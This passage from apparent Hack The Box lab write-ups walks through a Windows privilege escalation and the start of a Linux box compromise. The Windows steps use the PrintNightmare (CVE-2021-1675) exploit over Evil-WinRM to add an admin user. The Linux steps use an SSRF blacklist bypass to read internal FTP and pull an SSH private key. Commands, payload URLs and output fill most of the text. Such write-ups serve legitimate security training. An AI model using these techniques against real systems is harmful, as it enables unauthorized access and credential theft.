TCP	0.0.0.0	5985	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	47001	0.0.0.0	0	Listening	444	wininit
TCP	0.0.0.0	49408	0.0.0.0	0	Listening	860	svchost
TCP	0.0.0.0	49409	0.0.0.0	0	Listening	808	svchost
TCP	0.0.0.0	49410	0.0.0.0	0	Listening	1276	spoolsv
TCP	0.0.0.0	49411	0.0.0.0	0	Listening	560	services
TCP	0.0.0.0	49412	0.0.0.0	0	Listening	568	lsass
TCP	0.0.0.0	49413	0.0.0.0	0	Listening	4	System
TCP	10.10.11.106	139	0.0.0.0	0	Listening	0	Idle
TCP	10.10.11.106	5985	10.10.16.5	45030	Time Wait	4	System
TCP	10.10.11.106	5985	10.10.16.5	45032	Established	4	System

Enumerating IPv6 connections

Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Process ID	Pro
tem	[::]	80	[::]	0	Listening	4	Sys
host	[::]	135	[::]	0	Listening	700	svc

When it runs successfully I find spoolsv running on the target machine and try to find a usable exploit.

Found exploit <https://github.com/calebstewart/CVE-2021-1675> and found another information [Playing with PrintNightmare | Oxdf hacks stuff](#)

The screenshot shows a GitHub repository page for 'calebstewart / CVE-2021-1675'. The repository has 196 forks and 743 stars. It contains a README.md file and a PowerShell script named CVE-2021-1675.ps1. The repository was created by JohnHammond and Caleb Stewart.

Upload file CVE-2021-1675 to target machine :

```
*Evil-WinRM* PS C:\Users\tony\Desktop> upload /opt/CVE-2021-1675/nightmare.ps1
Info: Uploading /opt/CVE-2021-1675/nightmare.ps1 to
C:\Users\tony\Desktop\nightmare.ps1
```

Data: 238080 bytes of 238080 bytes copied

Info: Upload successful!

After successfully uploading, import the module

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module ./nightmare.ps1
```

Then create a new user for administrator:

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Invoke-Nightmare -NewUser
"{username}" -NewPassword "{password}"
```

If you have successfully created a new user, then log out of the *tony* user and log back in using Evil-WinRM using the credentials that were created earlier

Note:

If you get output like this when importing the module:

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module  
./nightmare.ps1  
  
File C:\Users\tony\Documents\print-nightmare.ps1 cannot be loaded  
because running scripts is disabled on this system. For more  
information, see about_Execution_Policies at  
http://go.microsoft.com/fwlink/?LinkId=135170.  
At line:1 char: 1  
+ Import-Module ./print-  
nightmare.ps1  
+  
~~~~~  
+ CategoryInfo          : SecurityError: (:) [Import-Module],  
PSSecurityException  
+ FullyQualifiedErrorId :  
UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
```

Do this:

```
*Evil-WinRM* PS C:\Users\tony\Desktop> Get-ExecutionPolicy  
*Evil-WinRM* PS C:\Users\tony\Desktop> Set-ExecutionPolicy -Scope CurrentUser -  
ExecutionPolicy Unrestricted -Force;  
*Evil-WinRM* PS C:\Users\tony\Desktop> Get-ExecutionPolicy  
Unrestricted
```

Log back in using new credentials

```
*Evil-WinRM* PS C:\Users\tony\Desktop> upload /opt/CVE-2021-1675/nightmare.ps1
Info: Uploading /opt/CVE-2021-1675/nightmare.ps1 to C:\Users\tony\Desktop\nightmare.ps1

Data: 238080 bytes of 238080 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\tony\Desktop> Import-Module ./nightmare.ps1
*Evil-WinRM* PS C:\Users\tony\Desktop> Invoke-Nightmare -NewUser "master" -NewPassword "master888"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user master as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Desktop> exit

Info: Exiting with code 0

[root@kilobyte3] -./WriteUp/Driver/evil-winrm]
# ruby evil-winrm.rb -i 10.10.11.106 -u master -p master888

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\master\Documents> whoami
driver\master
*Evil-WinRM* PS C:\Users\master\Documents> cat C:\Users\Administrator\Desktop\root.txt
cc7a4d208
*Evil-WinRM* PS C:\Users\master\Documents>
```

BOX PWNED!!!!



Forge



OS

Linux

RELEASE DATE

12 Sep 2021

DIFFICULTY

Medium

POINTS

30

FORGE

Machine Information :

Name	:	Forge
Difficulty	:	Medium
OS	:	Linux
Machine Creator	:	NoobHacker9999
Machine Rating	:	☆ 4.5
IP	:	10.10.11.11

Enumeration

Port Scanning:

```
[root💀k1l0byt3]-[~/WriteUp/Forge]
# nmap -sV -sC -T4 10.10.11.111
Nmap scan report for 10.10.11.111
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp filtered ftp
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.06 seconds
```

Add domain to hosts



```
[root💀k1l0byt3]-[~/WriteUp/Forge]
# nano /etc/hosts
```

```
GNU nano 6.0


127.0.0.1      localhost
127.0.1.1      k1l0byt3
10.10.11.111    forge.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

visit web-server and find page to upload file



I'm trying to upload Reverse-Shell.php . once it's uploaded successfully, the web will give you a url to see the file that was uploaded successfully. I tried to get the shell but it didn't work.



Web Enumeration

Lets try *DNS-Brute-Force* for finding another domain on target :


```
[root@k1l0byt3 -] ~/WriteUp/Forge]
# gobuster vhost -u http://forge.htb -w /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt | grep '(Status: 200)'
Found: admin.forge.htb (Status: 200) [Size: 27]
Progress: 2655 / 484700 (0.55%)
```

And we found <http://admin.forge.htb>, add this sub domain to hosts

```
GNU nano 6.0

127.0.0.1      localhost
127.0.1.1      k1l0byt3
10.10.11.111    forge.htb admin.forge.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```



Unfortunately only the network on localhost can access <http://admin.forge.htb>

Then I try to upload the file via URL-Method , and enter <http://admin.forge.htb> in the form



A screenshot of a web browser window titled "Upload an image". The address bar shows "forge.htb/upload". The page has a blue header with "Gallery" and "Upload an image". Below the header are two buttons: "Upload local file" and "Upload from url". A text input field contains the URL "http://admin.forge.htb", which is highlighted with a red border. A "Submit" button is located below the input field.

A screenshot of a web browser window titled "Upload an image". The address bar shows "forge.htb/upload". The page has a blue header with "Gallery" and "Upload an image". Below the header are two buttons: "Upload local file" and "Upload from url". A text input field contains the URL "http://admin.forge.htb", which is highlighted with a red border. A "Browse..." button and the message "No file selected." are visible. A "Submit" button is located below the input field. A red box highlights the error message "URL contains a blacklisted address!".

It turns out that the form has Filter-Controlling. I tried to find information about web security vulnerabilities and found *SSRF (Server-Side Request Forgery)*

- [What is SSRF \(Server-side request forgery\)? Tutorial & Examples | Web Security Academy \(portswigger.net\)](https://portswigger.net/web-security/ssrf/tutorial-and-examples)

Trying basic SSRF Bypass using uppercase



And it worked, then checked the link given using curl

```
[root💀k1l0byt3]-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/vJMiykJSIwFIfV6FRTX5
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
        <nav>
            <h1 class=""><a href="/">Portal home</a></h1>
            <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
        </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

We found directory `/announcements` , then try again to upload the url with the address `http://ADMIN.FORGE.HTB/announcements` , and check given link using curl again.

```
[root💀k1l0byt3]-[~/WriteUp/Forge]
└─# curl http://forge.htb/uploads/HROUGKHbWOqekux9LSOv
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
        <nav>
            <h1 class=""><a href="/">Portal home</a></h1>
            <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload
image</a></h1>
        </nav>
```



```

</header>
<br><br><br>
<ul>
    <li>An internal ftp server has been setup with credentials as
user:*****li>
    <li>The /upload endpoint now supports ftp, ftps, http and https protocols
for uploading from url.</li>
    <li>The /upload endpoint has been configured for easy scripting of
uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
</ul>
</body>
</html>

```

We Found FTP Credential user:*****. Tried the method to access FTP and its folders by sending back the URL in the URL upload method, below is the URL I will use :

http://ADMIN.FORGE.HTB/upload?u=ftp://user:*****@localhost



Doing curl again and managed to get the folder in the target machine

```
(root💀k1l0byt3)-[~/WriteUp/Forge]
# curl http://forge.hbt/uploads/p16AaKpv5NGt4jid4NY1
drwxr-xr-x    3 1000      1000        4096 Aug  4 19:23 snap
-rw-r-----   1 0       1000         33 Jan 21 18:13 user.txt
```

Then try to find the SSH-Key on the target machine to be able to enter the target machine via ssh url to use to get Private-Key-SSH :

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user: *****@localhost/.ssh/id_rsa
```

And we get Public-Key-SSH to know the running username on the following url input machine:

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user: *****@localhost/.ssh/id_rsa.pub
```

Private Key :

```
(root💀k1l0byt3)-[~/WriteUp/Forge]
# curl http://forge.hbt/uploads/bQSmwrgtcEKUGoY0iQWI
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmuAAAAEb9uZQAAAAAAAAAAABlwAAAAdzc2gtcn
[REDACTED] AAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
2njPf5GbjVHAsMwJDXmDNjaqZf090YC7K7hr7FV6xlUWThwcKo0hIOVuE
qON5r6DzODI5WMwLKL9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
yEAwg5gORfsqhC3Hao0xXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/V0bp0IIKEfsgX+cWXQut8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
mL6X0+nKrRglaNFdC0ykLTGsiGs1+b6jJiD1ESiebAS/ZLATTsaH46IE/vv9XOJ05qEXR
GUz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEWoRPLViB9EqnWh279mXu0b4zYhEg+nyD
K6ui/nrmRYUOadgCKXR7zlEm3mgj4hu4cFasH/KlAAAFgK9tvDvbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aqOWrPqKx1v8Nm6xuouge079j3UNPTsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVFk4cHCqNISDlbh0yYdXfo36Q2
GF6jjea+g8zgyOVjMCypfZ+a27RZKN8Wi3sJB2ExNmGN7r1acbJwryf+rpK+qe283EcoG
K08hAFo0YDkX7KoQtx2qDsV4l4Bs01sl7X9qOM5jYbLX3YFlgaRH24BYGdw1ifrts/1Tm6
dCCCh7IF/nFl0FLfESQJyoE1IxgJnzUS/ZycajmB5ckkM9sS+FGF1816/Bpi+l9Ppyq0Y
JwjRXQtMpC0xrIhrNfm3OoyYg9REonmwEv2SwE07Gh+OiBP77/VzidOahF0RlM/mqZcwu
MFr4kjbnqw8vT0xsQepEeaRmwmhFqETy1SG/RKp1odu/zl7tG+M2IRIPp8gyurov565kWF
DmnYAil0e85RJt5oI+IbuHBWrB/ypQAAAAMBAEAAAGALBhHoGJwsZTJyjBwyPc72KdK9r
rqSaLca+DUmOa1cLSsmpLxP+an52hYE7u9flFdtYa4VQznYMgAC0HcIwYCTu4Qow0cmWQU
xW9bMPOLe7Mm66DjtmOrNrosF9vUgc92Vv0GBjCXjzqPL/p0HwdmD/hkAYK6YGfb3Ftkh0
```

Public Key : {username: user}

```
(root💀k1l0byt3)-[~/WriteUp/Forge]
# curl http://forge.hbt/uploads/fMkuRC2dmzCYjRbjdud
ssh-rsa AAAAB3NzaC1y2EAAAQABAAAQBgQcdke75DlB+Cd+2qjlqz61sdB/DVZusbqLoHt0/Y91DT02LE6a0dHeufEe16/j+XwK7aeM9/kZuNUcCwzAkNeYM2Nqpl8705gLsruGvsVxrGVrZOHbwqjSEg5W4TsmlH36N
[REDACTED] jlyYzAsqX2fmTuWSjff7CQdhMTZhje69WmmGycK8n/q65vqntvNxHKBitPIQ8aDma5F+yqELcdqg7FeJeAbNNbJe1/ajjOY26192BZYGr9uAWBncNYn67bP9U5unQgg0R+yBf5xZdB53xEKcqBN
SMYCr81Ev2cn6iZgeXJJDPbevRhdfNewyaYpf6cqTCV0801LK0tMavIazX5tzqMnPURKJ5sBL9ksBNOxofJogT++/1c4nTmoRdEZTP5qmXMbja+JI256sPL09MbEHqRhmKzsJoRahe8tUhv0Sqdahbv2ze7RvjNi
ES6fIMrq6L+euZfh5p2Aipdhv0usbeaCP1G7hwVqwf8qU={user:forge}
```

Gaining Access

First copy *Private-Key* to your machine:

```
[root💀k1l0byt3]-(~/WriteUp/Forge)
# nano key
```

Change *Permission Key* and run ssh :

```
[root💀k1l0byt3]-(~/WriteUp/Forge)
# chmod 600 key && ssh -i key user@forge.htb
```

```
[root💀kil0byt3]-(~/WriteUp/Forge)
# chmod 600 key && ssh -i key user@forge.htb
The authenticity of host 'forge.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKF0kgYALpeaUmro+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 22 Jan 2022 09:10:32 AM UTC

System load:  0.0          Processes:           231
Usage of /:   44.9% of 6.82GB  Users logged in:      1
Memory usage: 39%          IPv4 address for eth0: 10.10.11.11
Swap usage:   0%

0 updates can be applied immediately.
